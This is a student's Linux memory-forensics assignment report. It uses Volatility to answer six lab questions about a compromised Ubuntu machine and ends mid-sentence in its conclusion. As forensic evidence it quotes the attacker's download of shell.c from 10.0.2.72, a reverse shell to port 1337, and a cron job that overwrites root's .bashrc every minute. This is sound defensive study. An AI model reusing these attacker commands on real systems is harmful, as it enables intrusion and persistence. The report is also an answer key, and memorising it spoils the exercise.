

LINUX MEMORY FORENSICS

Digital Forensics Assignment - Task 4

Evidence File: evidence-1699332676548.zip

Memory Dump: linux.mem (4.29 GB)

Operating System: Ubuntu 20.04 | Kernel: 5.4.0-166-generic

Analysis Platform: Kali Linux VM

Date: May 22, 2026

INTRODUCTION

This report documents a forensic investigation of a Linux memory dump from a compromised Ubuntu 20.04 machine. The memory dump file linux.mem (4.29 GB) was extracted from the provided evidence zip file (evidence-1699332676548.zip) and analyzed using Volatility 2 and Volatility 3 memory forensics frameworks on Kali Linux.

The goal is to answer 6 forensic questions about the compromised system and document every step taken during the investigation.

SECTION 2: ENVIRONMENT SETUP

Step 1 - Extract the Evidence File

The zip file was downloaded and extracted in Kali Linux terminal:

```
cd ~/Downloads  
unzip evidence-1699332676548.zip  
ls -la
```

Output showed the memory dump file:

```
-rw-r--r-- 1 kali kali 4294503520 Nov 6 2023 linux.mem
```

Step 2 - Install Volatility 3

Volatility 3 was installed in /opt/volatility3 (separate folder to avoid conflict with Volatility 2):

```
cd /opt
sudo git clone https://github.com/volatilityfoundation/volatility3.git
cd volatility3
sudo pip3 install pefile --break-system-packages
python3 vol.py --version
```

Output:

Volatility 3 Framework 2.28.1

Step 3 - Install Volatility 2

Volatility 2 was installed in /opt/volatility2 (separate folder):

```
cd /opt
sudo git clone https://github.com/volatilityfoundation/volatility.git volatility2
cd volatility2
sudo python2 setup.py install
```

Step 4 - Build the Linux Profile (Symbol Table)

A Linux profile is required by Volatility to read the memory dump. It tells Volatility the structure of the Linux kernel used on the compromised machine. Without the correct profile, Volatility cannot analyze the dump.

First, we identified the kernel version from the memory dump:

```
python3 /opt/volatility3/vol.py -f ~/Downloads/linux.mem banner
```

Output:

```
Linux version 5.4.0-166-generic (buildd@lcy02-amd64-011)
(gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.2))
#183-Ubuntu SMP Mon Oct 2 11:28:33 UTC 2023
```

The kernel version is: 5.4.0-166-generic running on Ubuntu 20.04

Instead of building the profile manually (which requires large downloads and lots of RAM), we downloaded a pre-built symbol file from the Abyss-W4tcher GitHub repository:

```
wget "https://github.com/Abyss-W4tcher/volatility3-symbols/raw/master/
Ubuntu/amd64/5.4.0/166/generic/Ubuntu_5.4.0-166-generic_5.4.0-166.183_amd64.json.
xz"
```

The file was then copied to Volatility 3's symbols folder:

```
sudo mkdir -p /opt/volatility3/volatility3/symbols/linux
sudo cp Ubuntu_5.4.0-166-generic_5.4.0-166.183_amd64.json.xz
/opt/volatility3/volatility3/symbols/linux/
```

For Volatility 2, a separate profile zip was downloaded and installed:

```
wget "https://github.com/Abyss-W4tcher/volatility2-profiles/raw/master/
Ubuntu/amd64/5.4.0/166/generic/Ubuntu_5.4.0-166-generic_5.4.0-166.183_amd64.zip"
sudo cp Ubuntu_5.4.0-166-generic_5.4.0-166.183_amd64.zip
/opt/volatility2/volatility/plugins/overlays/linux/
```

Verification that the profile was loaded correctly:

```
python2 /opt/volatility2/vol.py --info 2>&1 | grep Ubuntu
```

Output:

```
LinuxUbuntu_5_4_0-166-generic_5_4_0-166_183_amd64x64 - A Profile for Linux
Ubuntu_5.4.0-166-generic x64
```

The profile was successfully installed.

SECTION 3: INVESTIGATION AND ANSWERS

Question 1: What is the exposed root password?

To find the exposed root password, we used the linux.bash plugin which extracts bash command history from memory. Passwords are sometimes accidentally typed directly into the

command line.

Command used:

```
python3 /opt/volatility3/vol.py -f ~/Downloads/linux.mem linux.bash
```

The user attempted to switch to root using 'su root' but accidentally typed the password as part of the command: 'su rootFtrccw45PHyq'. This exposed the root password in the bash history.

ANSWER: Ftrccw45PHyq

```
canning LimeLayer using BytesScan
Progress: 72.59 S
canning LimeLayer using BytesScan
Progress: 72.94 S
canning LimeLayer using BytesScan
Progress: 73.29 S
canning LimeLayer using BytesScan
Progress: 73.63 S
canning LimeLayer using BytesScan
Progress: 100.00 S
tacking attempts finished

PID      Process CommandTime      C
ommand

1076     bash    2023-11-07 03:49:
45.000000 UTC    su rootFtrccw45PH
yq
```

Question 2: What time was the users.db file approximately accessed? (Format: YYYY-MM-DD HH:MM:SS)

From the same bash history output obtained in Question 1, we can see the command 'sqlite3 users.db' was executed. The timestamp of this command tells us when the users.db file was accessed.

Relevant output:

```
1076 bash 2023-11-07 03:49:45.000000 UTC sqlite3 users.db
```

The sqlite3 command opened the users.db file at this time, confirming when it was accessed.

ANSWER: 2023-11-07 03:49:45

```
File Actions Edit View Help
canning LimeLayer using BytesScan
Progress: 100.00 S
tacking attempts finished

PID      Process CommandTime      C
ommand

1076     bash      2023-11-07 03:49:
45.000000 UTC su rootFtrccw45PH
yq
1076     bash      2023-11-07 03:49:
45.000000 UTC sqlite3 users.db
1076     bash      2023-11-07 03:49:
45.000000 UTC @
1076     bash      2023-11-07 03:49:
45.000000 UTC su root
1076     bash      2023-11-07 03:49:
```

Question 3: What is the MD5 hash of the malicious file found?

From the bash history, we identified that the attacker downloaded shell.c, compiled it into an executable called 'pkexecc', and deleted the source. The file pkexecc is the malicious file.

Step 1 - Find the file in memory using Volatility 3:

```
python3 /opt/volatility3/vol.py -f ~/Downloads/linux.mem linux.pagecache.Files 2>&1
| grep pkexecc
```

Output:

```
0x890488cd3000 / 253:0 655377 0x8903b2364120 REG /home/paco/pkexecc
```

Step 2 - Confirm the inode address using Volatility 2:

```
python2 /opt/volatility2/vol.py -f ~/Downloads/linux.mem \
```

```
--profile=LinuxUbuntu_5_4_0-166-generic_5_4_0-166_183_amd64x64 \
linux_find_file -F '/home/paco/pkexecc'
```

Output:

```
Inode Number Inode File Path
655377 0xffff8903b2364120 /home/paco/pkexecc
```


Step 3 - Extract the file from memory and calculate its MD5 hash:

```
python2 /opt/volatility2/vol.py -f ~/Downloads/linux.mem \
--profile=LinuxUbuntu_5_4_0-166-generic_5_4_0-166_183_amd64x64 \
linux_find_file -i 0xffff8903b2364120 -O /tmp/pkexecc
md5sum /tmp/pkexecc
```

Output:

```
0511ccaad402d6d13ce801e1e9136ba2 /tmp/pkexecc
```

ANSWER: 0511ccaad402d6d13ce801e1e9136ba2



```
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssd (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
0511ccaad402d6d13ce801e1e9136ba2 /tmp/pkexecc
(kali@kali)-[~]
$
```

Question 4: What is the IP address and port of the malicious actor? (Format: IP:Port)

To find the attacker's IP and port, we analyzed the network connections from the memory dump using the linux.sockstat plugin:

```
python3 /opt/volatility3/vol.py -f ~/Downloads/linux.mem linux.sockstat 2>&1 | grep
-i AF_INET
```

Relevant output:

```
4026531992 sh 1093 AF_INET STREAM TCP 10.0.2.73 41012 10.0.2.72 1337
ESTABLISHED
```

```
4026531992 su 1095 AF_INET STREAM TCP 10.0.2.73 41012 10.0.2.72 1337
ESTABLISHED
4026531992 bash 1097 AF_INET STREAM TCP 10.0.2.73 41012 10.0.2.72 1337
ESTABLISHED
```

Explanation:

- 10.0.2.73 is the VICTIM machine (the compromised machine we are investigating) -
- 10.0.2.72 is the ATTACKER machine (confirmed from bash history: wget 10.0.2.72/shell.c) -
- Port 1337 is the attacker's listening port (commonly used by hackers for reverse shells) -
- The 'sh' process (PID 1093) is the reverse shell spawned by the malicious pkexec binary
- All three processes (sh, su, bash) share the same connection, showing the attacker's active shell session

ANSWER: 10.0.2.72:1337

Local Address	Local Port	Remote Address	Remote Port	State	Process	Protocol	Window	Flags	Window	Flags	Window	Flags
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	sh	1093	1093	3	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	su	1095	1095	0	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	su	1095	1095	1	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	su	1095	1095	2	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	su	1095	1095	3	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	bash	1097	1097	0	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	bash	1097	1097	1	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	bash	1097	1097	2	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	bash	1097	1097	3	0x8904998e3d40	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	41012	10.0.2.72	1337	ESTABLISHED	-	-	-	-	-	-	-	-
4026531992	sshd	1099	1099	4	0x89048c4e2bc0	AF_INET	STREAM	TCP	-	-	-	-
10.0.2.73	22	10.0.2.72	57690	ESTABLISHED	-	-	-	-	-	-	-	-

**Question 5: What is the full path of the cronjob file and its inode number?
(Format: filename:inode number)**

To find the cronjob file, we searched the filesystem cache in memory using the pagecache plugin:


```
python3 /opt/volatility3/vol.py -f ~/Downloads/linux.mem linux.pagecache.Files 2>&1
| grep -i cron
```

Relevant output:

```
0x890488cd3000 / 253:0 131127 0x8903b23667a8 REG 1 1 -rw-r--r- 2023-11-07
03:51:30 /var/spool/cron/crontabs/root 40
```

The file /var/spool/cron/crontabs/root is the root user's crontab file. Its inode number is 131127.

ANSWER: /var/spool/cron/crontabs/root:131127



Question 6: What command is found inside the cronjob file?

Using the inode address found in Question 5, we extracted the cronjob file using Volatility 2:

Step 1 - Confirm the inode address:

```
python2 /opt/volatility2/vol.py -f ~/Downloads/linux.mem \
--profile=LinuxUbuntu_5_4_0-166-generic_5_4_0-166_183_amd64x64 \
linux_find_file -F '/var/spool/cron/crontabs/root'
```

Output:

```
Inode Number Inode File Path
131127 0xffff8903b23667a8 /var/spool/cron/crontabs/root
```

Step 2 - Extract the file and read its contents:

```
python2 /opt/volatility2/vol.py -f ~/Downloads/linux.mem \
--profile=LinuxUbuntu_5_4_0-166-generic_5_4_0-166_183_amd64x64 \
linux_find_file -i 0xffff8903b23667a8 -O /tmp/cronfile.txt
cat /tmp/cronfile.txt
```

Output:

```
* * * * * cp /opt/.bashrc /root/.bashrc
```

This cronjob runs every minute (* * * * *) and copies a malicious .bashrc file from /opt/ to the root home directory. This is the attacker's persistence mechanism - every minute the root's .bashrc is

replaced with the attacker's version.

ANSWER: *** cp /opt/.bashrc /root/.bashrc**

```
* Failed to import volatility.plugins.ssd (NameError: name 'distorm3' is not defined)
* Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
* Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
* Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
* Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
***** cp /opt/.bashrc /root/.bashrc
(kali@kali)-[~]
$
```

SECTION 4: SUMMARY OF ALL ANSWERS

#	Question	Answer
1	What is the exposed root password?	Ftrccw45PHyq
2	What time was the users.db file approximately accessed?	2023-11-07 03:49:45
3	What is the MD5 hash of the malicious file found?	0511ccaad402d6d13ce801e 1e9136ba2
4	What is the IP address and port of the malicious actor?	10.0.2.72:1337

5	What is the full path of the cronjob file and its inode number?	/var/spool/cron/crontabs/root: 131127
6	What command is found inside the cronjob file?	***** cp /opt/.bashrc /root/.bashrc

SECTION 5: ATTACK TIMELINE

Time (UTC)	Event
2023-11-07 03:49:42	Attacker connects via SSH to victim (10.0.2.73) from attacker machine (10.0.2.72)
2023-11-07 03:49:45	User paco accidentally types root password in command line: su rootFtrccw45PHyq
2023-11-07 03:49:45	Attacker opens users.db with sqlite3 command
2023-11-07 03:50:11	Attacker downloads shell.c from 10.0.2.72, compiles to pkexecc, deletes source file
2023-11-07 03:50:17	Attacker runs ./pkexecc - reverse shell connects back to 10.0.2.72:1337
2023-11-07 03:51:15	Attacker escalates privileges using su
2023-11-07 03:51:17	Attacker obtains full root shell
2023-11-07 03:51:30	Attacker installs persistence - cronjob added to run every minute
2023-11-07 03:51:49	Attacker changes root and paco passwords, clears bash history to hide tracks
2023-11-07 03:52:36	Attacker loads kernel module (insmod) for memory capture
2023-11-07 03:52:37	Memory dump captured using LiME kernel module by investigator

SECTION 6: CONCLUSION

The forensic analysis of the Linux memory dump revealed a successful intrusion into the Ubuntu 20.04 system. The attacker gained initial access via SSH and exploited a user error where the root password was accidentally typed as a command argument.

The attacker then downloaded and executed a reverse shell (pkexecc) that connected back to their command and control server at 10.0.2.72:1337. After gaining root access, they established persistence through a cronjob that runs every minute to overwrite the root .bashrc file with a malicious version stored in /opt/.bashrc.

The investigation successfully answered all six forensic questions using a combination of Volatility 2 and Volatility 3 m

The forensic investigation of the Linux memory dump successfully answered all 6 questions.
The key findings are: